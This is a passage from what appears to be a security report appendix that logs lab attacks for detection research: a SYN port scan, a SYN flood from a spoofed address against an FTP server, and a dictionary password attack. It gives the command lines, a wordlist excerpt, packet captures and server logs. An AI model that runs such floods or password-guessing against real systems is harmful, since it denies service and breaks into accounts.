17:49:39.688609 IP 192.168.130.135.21 > 192.168.130.136.1050: R 0:0(0) ack 3131284274 win 0  
17:49:40.165818 IP 192.168.130.136.1050 > 192.168.130.135.21: S 3131284273:3131284273(0) win 64240  
17:49:40.165986 IP 192.168.130.135.21 > 192.168.130.136.1050: R 0:0(0) ack 1 win 0  
17:49:40.666568 IP 192.168.130.136.1050 > 192.168.130.135.21: S 3131284273:3131284273(0) win 64240  
17:49:40.666750 IP 192.168.130.135.21 > 192.168.130.136.1050: R 0:0(0) ack 1 win 0  
  
17:49:40.667878 IP 192.168.130.136.1050 > 192.168.130.135.80: S 3131572065:3131572065(0) win 64240  
17:49:40.668035 IP 192.168.130.135.80 > 192.168.130.136.1050: S 1715932024:1715932024(0) ack  
3131572066 win 64240  
17:49:40.668084 IP 192.168.130.136.1050 > 192.168.130.135.80: . ack 1 win 64240  
  
17:49:40.668565 IP 192.168.130.136.1050 > 192.168.130.135.80: F 1:1(0) ack 1 win 64240  
17:49:40.668696 IP 192.168.130.135.80 > 192.168.130.136.1050: . ack 2 win 64240  
17:49:40.682920 IP 192.168.130.135.80 > 192.168.130.136.1050: F 1:1(0) ack 2 win 64240  
17:49:40.683021 IP 192.168.130.136.1050 > 192.168.130.135.80: . ack 2 win 64240
```

In the first six rows we can see, that the hacker's host is trying to connect to 192.168.130.135.21 for three times. The server is sending a RST packet on each hacker's SYN packet. Therefore, port 21 is closed.

In the next three rows the hacker's host sends a SYN packet to port 80, the server replies by a TCP SYN packet with ACK flag, and the hacker's host acknowledges it. Therefore, port 80 is open.

Last four strings show the phase of closing the connection.

For TCP SYN scan the malefactor starts *scanports.exe* with the following arguments:
scanports.exe -sS -i2 -h 192.168.130.136.1050 -d 192.168.130.135 -p "21,80"

The fragment of log for port scans messages:

Starting scanports v.1.0
TCP scanning by using SYN messages.

Selected device: Winbond W89C840(A) 100M PCI Adapter.
1. 192.168.130.136.1050->192.168.130.135.21 TCP SYN (seq: 12f79c ack: 0)
2. 192.168.130.135.21->192.168.130.136.1050 TCP RST ACK (seq: 0 ack: 12f79d)
Port 21 is seems to be CLOSED.
3. 192.168.130.136.1050->192.168.130.135.21 TCP RST ACK (seq: 12f79d ack: 1)

1. 192.168.130.136.1050->192.168.130.135.80 TCP SYN (seq: 12f79c ack: 0)
2. 192.168.130.135.80->192.168.130.136.1050 TCP SYN ACK (seq: 8dbbd4b7 ack: 12f79d)
Port 80 is seems to be OPEN.
3. 192.168.130.136.1050->192.168.130.135.80 TCP RST ACK (seq: 12f79d ack: 8dbbd4b8)

The fragment of log for port scans network packets:

```
18:31:38.770016 IP 192.168.130.136.1050 > 192.168.130.135.21: S 1243036:1243036(0) win 1024
18:31:38.770205 IP 192.168.130.135.21 > 192.168.130.136.1050: R 0:0(0) ack 1243037 win 0
18:31:39.771821 IP 192.168.130.136.1050 > 192.168.130.135.21: R 1:1(0) ack 1 win 1024
18:31:39.781351 IP 192.168.130.136.1050 > 192.168.130.135.80: S 1243036:1243036(0) win 1024
18:31:39.781564 IP 192.168.130.135.80 > 192.168.130.136.1050: S 2377897143:2377897143(0) ack 1243037
    win 64240
18:31:39.781653 IP 192.168.130.136.1050 > 192.168.130.135.80: R 1243037:1243037(0) win 0
```

A4.2.2. Fragments of logs for program *SYNflood.exe* execution

The program *SYNflood.exe* is intended for SYN flood (SF) attack (storm of inquiries on installation of TCP-connections) generation.

Template for calling the program is as follows:

SYNflood.exe -s ip.ip.ip.ip -d ip.ip.ip.ip.port

where

ip.ip.ip.ip – source host address (as a rule it is a spoofed IP-address);
ip.ip.ip.ip.port – destination host address and port.

Let us assume that:

- the malefactor's host spoofed IP-address is 192.168.131.131;
- the malefactor's objective is that legal users cannot connect to ftp server 192.168.130.135.21.

Therefore the malefactor starts *SYNflood.exe* with the following arguments:

SYNflood.exe -s 192.168.131.131 -d 192.168.130.135.21

The program sends requests on TCP connections faster than the ftp-server can process them.

The fragment of log for SYNflood attack:

```
09:37:13.031611 IP 192.168.131.131.1025 > 192.168.130.135.21: S 14310:14310(0) win 1024
09:37:13.031702 IP 192.168.130.135.21 > 192.168.131.131.1025: S 1535992950:1535992950(0) ack 14311 win
    64240 <mss 1460> (DF)
09:37:13.032104 IP 192.168.131.131.1026 > 192.168.130.135.21: S 58070:58070(0) win 1024
```

```

09:37:13.032128 IP 192.168.130.135.21 > 192.168.131.131.1026: S 1536030444:1536030444(0) ack 58071 win
64240 <mss 1460> (DF)
09:37:13.032497 IP 192.168.131.131.1027 > 192.168.130.135.21: S 94370:94370(0) win 1024
09:37:13.032521 IP 192.168.130.135.21 > 192.168.131.131.1027: S 1536070386:1536070386(0) ack 94371 win
64240 <mss 1460> (DF)
09:37:13.032862 IP 192.168.131.131.1028 > 192.168.130.135.21: S 112710:112710(0) win 1024
09:37:13.032883 IP 192.168.130.135.21 > 192.168.131.131.1028: S 1536119311:1536119311(0) ack 112711
win 64240 <mss 1460> (DF)
09:37:13.033232 IP 192.168.131.131.1029 > 192.168.130.135.21: S 161650:161650(0) win 1024
09:37:13.033254 IP 192.168.130.135.21 > 192.168.131.131.1029: S 1536154995:1536154995(0) ack 161651
win 64240 <mss 1460> (DF)
09:37:13.033600 IP 192.168.131.131.1030 > 192.168.130.135.21: S 130070:130070(0) win 1024
09:37:13.033626 IP 192.168.130.135.21 > 192.168.131.131.1030: R 0:0(0) ack 130071 win 0
09:37:13.033978 IP 192.168.131.131.1031 > 192.168.130.135.21: S 154205:154205(0) win 1024
09:37:13.033994 IP 192.168.130.135.21 > 192.168.131.131.1031: R 0:0(0) ack 154206 win 0
09:37:13.034421 IP 192.168.131.131.1032 > 192.168.130.135.21: S 41720:41720(0) win 1024
09:37:13.034438 IP 192.168.130.135.21 > 192.168.131.131.1032: R 0:0(0) ack 41721 win 0
09:37:13.034835 IP 192.168.131.131.1033 > 192.168.130.135.21: S 26365:26365(0) win 1024
09:37:13.034851 IP 192.168.130.135.21 > 192.168.131.131.1033: R 0:0(0) ack 26366 win 0
09:37:13.035227 IP 192.168.131.131.1034 > 192.168.130.135.21: S 10465:10465(0) win 1024
09:37:13.035248 IP 192.168.130.135.21 > 192.168.131.131.1034: R 0:0(0) ack 10466 win 0
09:37:13.035615 IP 192.168.131.131.1035 > 192.168.130.135.21: S 82685:82685(0) win 1024
09:37:13.035631 IP 192.168.130.135.21 > 192.168.131.131.1035: R 0:0(0) ack 82686 win 0
09:37:13.036004 IP 192.168.131.131.1036 > 192.168.130.135.21: S 30770:30770(0) win 1024
09:37:13.036020 IP 192.168.130.135.21 > 192.168.131.131.1036: R 0:0(0) ack 30771 win 0
09:37:13.036400 IP 192.168.131.131.1037 > 192.168.130.135.21: S 42270:42270(0) win 1024
09:37:13.036417 IP 192.168.130.135.21 > 192.168.131.131.1037: R 0:0(0) ack 42271 win 0
09:37:13.036804 IP 192.168.131.131.1038 > 192.168.130.135.21: S 127795:127795(0) win 1024
09:37:13.036820 IP 192.168.130.135.21 > 192.168.131.131.1038: R 0:0(0) ack 127796 win 0
09:37:13.037248 IP 192.168.131.131.1039 > 192.168.130.135.21: S 39745:39745(0) win 1024
09:37:13.037273 IP 192.168.130.135.21 > 192.168.131.131.1039: R 0:0(0) ack 39746 win 0
09:37:13.037640 IP 192.168.131.131.1040 > 192.168.130.135.21: S 96805:96805(0) win 1024
09:37:13.037683 IP 192.168.130.135.21 > 192.168.131.131.1040: R 0:0(0) ack 96806 win 0
09:37:13.038080 IP 192.168.131.131.1041 > 192.168.130.135.21: S 61045:61045(0) win 1024
09:37:13.038104 IP 192.168.130.135.21 > 192.168.131.131.1041: R 0:0(0) ack 61046 win 0
09:37:13.038480 IP 192.168.131.131.1042 > 192.168.130.135.21: S 154610:154610(0) win 1024
09:37:13.038503 IP 192.168.130.135.21 > 192.168.131.131.1042: R 0:0(0) ack 154611 win 0
09:37:13.038875 IP 192.168.131.131.1043 > 192.168.130.135.21: S 130010:130010(0) win 1024
09:37:13.038901 IP 192.168.130.135.21 > 192.168.131.131.1043: R 0:0(0) ack 130011 win 0
09:37:13.039273 IP 192.168.131.131.1044 > 192.168.130.135.21: S 19430:19430(0) win 1024
09:37:13.039295 IP 192.168.130.135.21 > 192.168.131.131.1044: R 0:0(0) ack 19431 win 0
09:37:13.039712 IP 192.168.131.131.1045 > 192.168.130.135.21: S 53685:53685(0) win 1024
09:37:13.039756 IP 192.168.130.135.21 > 192.168.131.131.1045: R 0:0(0) ack 53686 win 0
09:37:13.040123 IP 192.168.131.131.1046 > 192.168.130.135.21: S 36575:36575(0) win 1024
09:37:13.040140 IP 192.168.130.135.21 > 192.168.131.131.1046: R 0:0(0) ack 36576 win 0
09:37:13.040525 IP 192.168.131.131.1047 > 192.168.130.135.21: S 39490:39490(0) win 1024
09:37:13.040542 IP 192.168.130.135.21 > 192.168.131.131.1047: R 0:0(0) ack 39491 win 0
09:37:13.046819 IP 192.168.131.131.1048 > 192.168.130.135.21: S 123765:123765(0) win 1024
09:37:13.046874 IP 192.168.130.135.21 > 192.168.131.131.1048: R 0:0(0) ack 123766 win 0
09:37:13.052612 IP 192.168.131.131.1049 > 192.168.130.135.21: S 158210:158210(0) win 1024
09:37:13.052687 IP 192.168.130.135.21 > 192.168.131.131.1049: R 0:0(0) ack 158211 win 0
09:37:13.058403 IP 192.168.131.131.1050 > 192.168.130.135.21: S 33645:33645(0) win 1024
09:37:13.058467 IP 192.168.130.135.21 > 192.168.131.131.1050: R 0:0(0) ack 33646 win 0

```

During attack, legal users cannot connect to the ftp server:



The fragment of FTP-server's log:

```

[5] Fri 18Mar03 09:37:13 - (024093) Connected to 192.168.131.131 (Local address 192.168.130.135)
[6] Fri 18Mar03 09:37:13 - (024093) 220 Serv-U FTP Server v4.1 for WinSock ready...
[5] Fri 18Mar03 09:37:13 - (024094) Connected to 192.168.131.131 (Local address 192.168.130.135)
[6] Fri 18Mar03 09:37:13 - (024094) 220 Serv-U FTP Server v4.1 for WinSock ready...
[5] Fri 18Mar03 09:37:13 - (024093) Closing connection
[5] Fri 18Mar03 09:37:13 - (024095) Connected to 192.168.131.131 (Local address 192.168.130.135)
[6] Fri 18Mar03 09:37:13 - (024095) 220 Serv-U FTP Server v4.1 for WinSock ready...
[5] Fri 18Mar03 09:37:13 - (024094) Closing connection
[5] Fri 18Mar03 09:37:13 - (024095) Closing connection
[5] Fri 18Mar03 09:37:13 - (024096) Connected to 192.168.131.131 (Local address 192.168.130.135)
[6] Fri 18Mar03 09:37:13 - (024096) 220 Serv-U FTP Server v4.1 for WinSock ready...
[5] Fri 18Mar03 09:37:13 - (024097) Connected to 192.168.131.131 (Local address 192.168.130.135)
[6] Fri 18Mar03 09:37:13 - (024097) 220 Serv-U FTP Server v4.1 for WinSock ready...
[5] Fri 18Mar03 09:37:13 - (024096) Closing connection
[5] Fri 18Mar03 09:37:13 - (024097) Closing connection

```

A4.2.3. Fragments of logs for program *ftpcrack.exe* execution

The program *ftpcrack.exe* is intended for Password Cracking (PC) attack generation.

Template for calling the program is as follows:

ftpcrack.exe -d ip.ip.ip.ip.host -u username -f filename

where

ip.ip.ip.ip.host – destination host address and port (with ftp-server);
username – user's login name;
filename – filename with dictionary of passwords.

Let us assume that:

- the malefactor's target host is a ftp-server having IP-address *192.168.130.136*;
- the malefactor knows that the ftp-server has the user with login name “*eman*”;
- the malefactor possesses the file *passwords.txt* with the list of “standard” passwords:

```

A&M
A&P
AAA
AAAS
...
elysian
em
emaciate
emacs
eman ← this is a real password of the user “eman”
emanate
emancipate
emasculate
embalm
...
zooplankton
zounds
zucchini
zygote

```

Therefore the malefactor starts this program with the following arguments:

ftpcrack.exe -d 192.168.130.135.21 -u eman -f passwords.txt

The fragment of client host log:

Starting *ftpcrack* v.1.0

```

Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...

```

```
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS A&M
Reply: 530 Not logged in.
Bad password!
```

```
Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS A&P
Reply: 530 Not logged in.
Bad password!
```

...

```
Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS emaciate
Reply: 530 Not logged in.
Bad password!
```

```
Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS emacs
Reply: 530 Not logged in.
Bad password!
```

```
Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS eman
Reply: 230 User logged in, proceed.
SUCCESS! Use this account and password for access to ftp-server:
USERNAME: eman
PASSWD: eman
```

The fragment of FTP-server's log:

```
...
[5] Fri 07Mar03 11:42:25 - (024044) Connected to 192.168.130.136 (Local address 192.168.130.135)
[6] Fri 07Mar03 11:42:25 - (024044) 220 Serv-U FTP Server v4.1 for WinSock ready...
[5] Fri 07Mar03 11:42:25 - (024044) IP-Name: HACKER
[2] Fri 07Mar03 11:42:25 - (024044) USER eman
[6] Fri 07Mar03 11:42:25 - (024044) 331 User name okay, need password.
[2] Fri 07Mar03 11:42:25 - (024044) PASS xxxx
[6] Fri 07Mar03 11:42:25 - (024044) 530 Not logged in.
[5] Fri 07Mar03 11:42:25 - (024044) Closing connection
[5] Fri 07Mar03 11:42:25 - (024045) Connected to 192.168.130.136 (Local address 192.168.130.135)
[6] Fri 07Mar03 11:42:25 - (024045) 220 Serv-U FTP Server v4.1 for WinSock ready...
[5] Fri 07Mar03 11:42:25 - (024045) IP-Name: HACKER
[2] Fri 07Mar03 11:42:25 - (024045) USER eman
[6] Fri 07Mar03 11:42:25 - (024045) 331 User name okay, need password.
[2] Fri 07Mar03 11:42:25 - (024045) PASS xxxx
[6] Fri 07Mar03 11:42:25 - (024045) 530 Not logged in.
[5] Fri 07Mar03 11:42:25 - (024045) Closing connection
[5] Fri 07Mar03 11:42:25 - (024046) Connected to 192.168.130.136 (Local address 192.168.130.135)
[6] Fri 07Mar03 11:42:25 - (024046) 220 Serv-U FTP Server v4.1 for WinSock ready...
```

```

[5] Fri 07Mar03 11:42:25 - (024046) IP-Name: HACKER
[2] Fri 07Mar03 11:42:25 - (024046) USER eman
[6] Fri 07Mar03 11:42:25 - (024046) 331 User name okay, need password.
[2] Fri 07Mar03 11:42:25 - (024046) PASS xxxx
[6] Fri 07Mar03 11:42:25 - (024046) 530 Not logged in.
[5] Fri 07Mar03 11:42:25 - (024046) Closing connection

```

...

```

[5] Fri 07Mar03 11:42:25 - (024047) Connected to 192.168.130.136 (Local address 192.168.130.135)
[6] Fri 07Mar03 11:42:25 - (024047) 220 Serv-U FTP Server v4.1 for WinSock ready...
[5] Fri 07Mar03 11:42:25 - (024047) IP-Name:HACKER
[2] Fri 07Mar03 11:42:25 - (024047) USER eman
[6] Fri 07Mar03 11:42:25 - (024047) 331 User name okay, need password.
[2] Fri 07Mar03 11:42:25 - (024047) PASS xxxx
[5] Fri 07Mar03 11:42:25 - (024047) User EMAN logged in
[6] Fri 07Mar03 11:42:25 - (024047) 230 User logged in, proceed.

```

The fragment of log for ftpcrack.exe network packets:

```

11:42:25.153230 IP 192.168.130.136.2367 > 192.168.130.135.21: S 4164059962:4164059962(0) win 64240 <mss
1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 87ea 4000 8006 5ebd 0a00 0015 E..0..@...^.....
0x0010 0a00 000c 093f 0015 f832 833a 0000 0000 .....?...2:.....
0x0020 7002 faf0 ef4c 0000 0204 05b4 0101 0402 p....L.....
11:42:25.153317 IP 192.168.130.135.21 > 192.168.130.136.2367: S 1864989020:1864989020(0) ack 4164059963
win 64240 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 6ea2 4000 c806 3005 0a00 000c E..0n.@...0.....
0x0010 0a00 0015 0015 093f 6f29 795c f832 833b .....?o)y\2.;.
0x0020 7012 faf0 06b6 0000 0204 05b4 0101 0402 p......
11:42:25.153467 IP 192.168.130.136.2367 > 192.168.130.135.21: . ack 1 win 64240 (DF)
0x0000 4500 0028 87eb 4000 8006 5ec4 0a00 0015 E..(..@...^.....
0x0010 0a00 000c 093f 0015 f832 833b 6f29 795d .....?...2.;o)y]
0x0020 5010 faf0 337a 0000 0204 05b4 0101 P...3z.....
11:42:25.164874 IP 192.168.130.135.21 > 192.168.130.136.2367: P 1:50(49) ack 1 win 64240 (DF)
0x0000 4500 0059 6ea3 4000 c806 2fdb 0a00 000c E..Yn.@.../.....
0x0010 0a00 0015 0015 093f 6f29 795d f832 833b .....?o)y\1.2. ;
0x0020 5018 faf0 3575 0000 3232 3020 5365 7276 P...5u..220.Serv
0x0030 2d55 2046 5450 2053 6572 7665 7220 7634 -U.FTP.Server.v4
0x0040 2e31 2066 6f72 2057 696e 536f 636b 2072 .1.for.WinSock.r
0x0050 6561 ea
11:42:25.167699 IP 192.168.130.136.2367 > 192.168.130.135.21: P 1:13(12) ack 50 win 64191 (DF)
0x0000 4500 0034 87ec 4000 8006 5eb7 0a00 0015 E..4..@...^.....
0x0010 0a00 000c 093f 0015 f832 833b 6f29 798e .....?...2.;o)y.
0x0020 5018 fabf 8fcf 0000 5553 4552 2065 6d61 P.....USER.ema
0x0030 6e20 0d0a n...
11:42:25.175986 IP 192.168.130.135.21 > 192.168.130.136.2367: P 50:86(36) ack 13 win 64228 (DF)
0x0000 4500 004c 6ea4 4000 c806 2fe7 0a00 000c E..Ln.@.../.....
0x0010 0a00 0015 0015 093f 6f29 798e f832 8347 .....?o)y..2.G
0x0020 5018 fae4 8613 0000 3333 3120 5573 6572 P.....331.User
0x0030 206e 616d 6520 6f6b 6179 2c20 6e65 6564 .name.okay.,need
0x0040 2070 6173 7377 6f72 642e 0d0a .password...
11:42:25.178484 IP 192.168.130.136.2367 > 192.168.130.135.21: P 13:24(11) ack 86 win 64155 (DF)
0x0000 4500 0033 87ed 4000 8006 5eb7 0a00 0015 E..3..@...^.....
0x0010 0a00 000c 093f 0015 f832 8347 6f29 79b2 .....?...2.Go)y.
0x0020 5018 fa9b 1f2b 0000 5041 5353 2041 264d P....+..PASS.A&M
0x0030 200d 0a
11:42:25.187847 IP 192.168.130.135.21 > 192.168.130.136.2367: P 86:106(20) ack 24 win 64217 (DF)
0x0000 4500 003c 6ea5 4000 c806 2fff6 0a00 000c E..<n.@.../.....
0x0010 0a00 0015 0015 093f 6f29 79b2 f832 8352 .....?o)y..2.R
0x0020 5018 fad9 3649 0000 3533 3020 4e6f 7420 P...6I..530.Not.
0x0030 6c6f 6767 6564 2069 6e2e 0d0a logged.in...

```

```

11:42:30.033413 IP 192.168.130.136.2434 > 192.168.130.135.21: S 4168608977:4168608977(0) win 64240 <mss
1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 89af 4000 8006 5cf8 0a00 0015 E..0..@...\......

```

0x0010	0a00 000c 0982 0015 f877 ecd1 0000 0000w.....
0x0020	7002 faf0 852d 0000 0204 05b4 0101 0402	p....-.....
11:42:30.033459 IP 192.168.130.135.21 > 192.168.130.136.2434: S 1869526539:1869526539(0) ack 4168608978		
	win 64240 <mss 1460,nop,nop,sackOK> (DF)	
0x0000	4500 0030 706f 4000 c806 2e38 0a00 000c	E..0po@....8....
0x0010	0a00 0015 0015 0982 6f6e b60b f877 ecd2on...w..
0x0020	7012 faf0 5fa2 0000 0204 05b4 0101 0402	p..._.....
11:42:30.033608 IP 192.168.130.136.2434 > 192.168.130.135.21: . ack 1 win 64240 (DF)		
0x0000	4500 0028 89b0 4000 8006 5cff 0a00 0015	E..(..@...)\....
0x0010	0a00 000c 0982 0015 f877 ecd2 6f6e b60cw..on..
0x0020	5010 faf0 8c66 0000 0204 05b4 0101	P....f.....
11:42:30.043183 IP 192.168.130.135.21 > 192.168.130.136.2434: P 1:50(49) ack 1 win 64240 (DF)		
0x0000	4500 0059 7070 4000 c806 2e0e 0a00 000c	E..Ypp@.....
0x0010	0a00 0015 0015 0982 6f6e b60c f877 ecd2on...w..
0x0020	5018 faf0 8e61 0000 3232 3020 5365 7276	P....a..220.Serv
0x0030	2d55 2046 5450 2053 6572 7665 7220 7634	-U.FTP.Server.v4
0x0040	2e31 2066 6f72 2057 696e 536f 636b 2072	.1.for.WinSock.r
0x0050	6561	ea
11:42:30.053300 IP 192.168.130.136.2434 > 192.168.130.135.21: P 1:13(12) ack 50 win 64191 (DF)		
0x0000	4500 0034 89b1 4000 8006 5cf2 0a00 0015	E..4..@...)\....
0x0010	0a00 000c 0982 0015 f877 ecd2 6f6e b63dw..on.=
0x0020	5018 fabf e8bb 0000 5553 4552 2065 6d61	P.....USER.ema
0x0030	6e20 0d0a	n...
11:42:30.061772 IP 192.168.130.135.21 > 192.168.130.136.2434: P 50:86(36) ack 13 win 64228 (DF)		
0x0000	4500 004c 7071 4000 c806 2e1a 0a00 000c	E..Lpq@.....
0x0010	0a00 0015 0015 0982 6f6e b63d f877 ecdeon.=.w..
0x0020	5018 fae4 deff 0000 3333 3120 5573 6572	P.....331.User
0x0030	206e 616d 6520 6f6b 6179 2c20 6e65 6564	.name.okay.,need
0x0040	2070 6173 7377 6f72 642e 0d0a	.password...
11:42:30.071091 IP 192.168.130.136.2434 > 192.168.130.135.21: P 13:25(12) ack 86 win 64155 (DF)		
0x0000	4500 0034 89b2 4000 8006 5cf1 0a00 0015	E..4..@...)\....
0x0010	0a00 000c 0982 0015 f877 ecde 6f6e b661w..on.a
0x0020	5018 fa9b dfc0 0000 5041 5353 2065 6d61	P.....PASS.ema
0x0030	6e20 0d0a	n...
11:42:30.090595 IP 192.168.130.135.21 > 192.168.130.136.2434: P 86:116(30) ack 25 win 64216 (DF)		
0x0000	4500 0046 7073 4000 c806 2e1e 0a00 000c	E..Fps@.....
0x0010	0a00 0015 0015 0982 6f6e b661 f877 eceaon.a.w..
0x0020	5018 fad8 c756 0000 3233 3020 5573 6572	P....V..230.User
0x0030	206c 6f67 6765 6420 696e 2c20 7072 6f63	.logged.in.,proc
0x0040	6565 642e 0d0a	eed...